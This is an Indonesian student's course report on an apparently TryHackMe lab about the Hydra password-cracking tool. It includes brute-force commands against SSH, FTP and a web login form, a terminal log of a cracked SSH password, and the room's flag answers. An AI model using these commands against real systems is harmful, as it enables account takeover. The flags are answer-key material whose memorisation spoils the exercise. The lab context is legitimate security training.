

Laporan tugas uts keamanan jaringan

Oleh:


MUHAMMAD SU'ADI

NIM. 2231740040



**PROGRAM STUDI DIII TEKNOLOGI INFORMASI
JURUSAN TEKNOLOGI INFORMASI
POLITEKNIK NEGERI MALANG
KAMPUS LUMAJANG
2025**

1. Join room terlebih dahulu



2. Untuk task 1 pertama Baca petunjuk dan coba pahami, jika sudah paham maka berikan jawaban/answer

IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP.*

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn't contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

Answer the questions below

Read the above and have Hydra at the ready.

✓ Correct Answer

3. Selanjutnya masuk ke task 2 dengan tema using hydra

4. Jalankan dengan meng klik **Start Machine**

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to http://MACHINE_IP on the AttackBox (this machine can take up to 3 minutes to boot)

▶ Start Machine

Hydra Commands

The options we pass into **Hydra** depend on which service (protocol) we're attacking. For example, if we wanted to brute force **FTP** with the username being **user** and a password list being **passlist.txt**, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For this deployed machine, here are the commands to use **Hydra** on **SSH** and a web form (POST method).

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```


Option	Description
-l	specifies the (SSH) username for login

5. Kemudian akan muncul seperti gambar dibawah ini,kita akan diberi waktu selama 1 jam untuk mengerjakan soal yang diberikan

Target Machine Information

Title	Target IP Address	Expires	
Hydra Challenge	Shown in 0min 55s ⓘ	59min 52s	? Add 1 hour Terminate

6. jika bisa mengerjakan soal dengan benar maka akan muncul token yang dapat mengisi jawaban yang tersedia
copy dan masukan token tersebut



7. ini adalah gambar hasil dari kita memecahkan kode yang ada . jika kita bisa memecahkan kode tersebut kita bisa memasukkan kode tersebut

Room completed (100%)

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

🔍 Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9

```
Applications Placeholders Thu 24 Apr, 14:23 AttackBox IP: 10.10.206.85
molly@ip-10-10-33-135: ~
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-24 14:13:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.33.135:22/
[22][ssh] host: 10.10.33.135 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-24 14:13:39
root@ip-10-10-206-85:~# ssh molly@10.10.33.135
The authenticity of host '10.10.33.135 (10.10.33.135)' can't be established.
ECDSA key fingerprint is SHA256:vnze+olJTeoyZh/ByPYs4z7CVVVxQwXrP8gNU8Xr9U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.33.135' (ECDSA) to the list of known hosts.
molly@10.10.33.135's password:
root@ip-10-10-206-85:~# ssh molly@10.10.33.135
molly@10.10.33.135's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-33-135:~$ ls
flag2.txt
molly@ip-10-10-33-135:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-33-135:~$ ^C
molly@ip-10-10-33-135:~$
```

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.10.36.107 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

🔍 Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer

8. jika semua sudah dilakukan , maka prosesnya sudah selesai yeyyyyyy